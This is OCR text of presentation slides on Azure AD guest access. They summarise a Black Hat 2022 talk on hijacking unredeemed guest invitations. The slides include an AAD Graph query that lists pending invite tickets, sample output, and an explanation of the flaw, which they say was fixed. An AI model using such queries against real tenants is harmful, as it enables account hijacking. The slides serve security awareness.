
Safe guest access must be:

(a) Easy for vendors to onboard
(b) Easy for IT/security to control

(a) It’s super easy to get a guest account


Excel | Microsoft 365
Chat | Microsoft Teams
SharePoint
Home - OneDrive
Home - Microsoft Entra admin ce
Yammer - Feed
teams.microsoft.com/_#/conversations/newchat?ctx=chat
Microsoft
Establishing secure connection...
Search
ENG
13:52
13/07/2023

(a) It's super easy to get a guest account



HJ M invited you to access applications within their organization

Microsoft Invitations on behalf of iminyourcloud <invites@microsoft.com>
To: Invite Me

Wed 7/13/2022

Please only act on this email if you trust the individual and organization represented below. In rare cases, individuals may receive fraudulent invitations from bad actors posing as legitimate companies. **If you were not expecting this invitation, proceed with caution.**

Sender: HJ M (dirkjan@iminyour.cloud)
Organization: iminyourcloud
Domain: [iminyour.cloud]iminyour.cloud

If you accept this invitation, you'll be sent to https://account.activedirectory.windowsazure.com/?tenantid=6287f28f-4f7f-4322-9651-a8697d8fe1bc&login_hint=inviteme@crosstenantdev.onmicrosoft.com.

Block future invitations from this organization.


This invitation email is from iminyourcloud ([iminyour.cloud]iminyour.cloud) and may include advertising content. **iminyourcloud has not provided a link to their privacy statement for you to review.** Microsoft Corporation facilitated sending this email but did not validate the sender or the message.

Microsoft respects your privacy. To learn more, please read the Microsoft Privacy Statement.
Microsoft Corporation, One Microsoft Way, Redmond, WA 98052

Source: @_dirkjan at BHUSA 2022

(a) It’s super easy to get a guest account

Perhaps too easy?



black hat USA 2022

Hijacking invites

- Query using AAD Graph:

https://graph.windows.net/myorganization/users?api-version=1.61-internal&$filter=userState eq 'PendingAcceptance'&$select=userPrincipalName,inviteTicket,userType,invitedAsMail

```
{
    "odata.metadata": "https://graph.windows.net/myorganization/$metadata#directoryObjects",
    "value": [
        {
            "odata.type": "Microsoft.DirectoryServices.User",
            "userPrincipalName": "guest_outsidersecurity.nl#EXT#@iminyourcloud.onmicrosoft.com",
            "inviteTicket": [
                {
                    "type": "Invite",
                    "ticket": "3557db4d-b514-4602-aa88-9c23f82ca61c"
                }
            ],
            "userType": "Guest",
            "invitedAsMail": "guest@outsidersecurity.nl"
        }
    ]
}
```


Information Classification: General

#BHUSA @BlackHatEvents

Source: @_dirkjan at BHUSA 2022
* Vulns were fixed.

(a) It’s super easy to get a guest account

Perhaps too easy?



black hat USA 2022

TL;DR

- Every user could query for non-redeemed invites.
- Could redeem invite without any validation, link to arbitrary external account.
- No way for admins to find out which account it was actually linked to.

Information Classification: General

#BHUSA @BlackHatEvents

Source: @_dirkjan at BHUSA 2022
* Vulns were fixed.

(a) It’s super easy to get a guest account

Perhaps too easy?

black hat
USA 2022

Backdooring and hijacking Azure AD accounts by abusing external identities


Dirk-jan Mollema / @_dirkjan

#BHUSA @BlackHatEvents

Safe guest access must be:

(a) Easy for vendors to onboard
(b) Easy for IT/security to control

(b) Understanding how control works

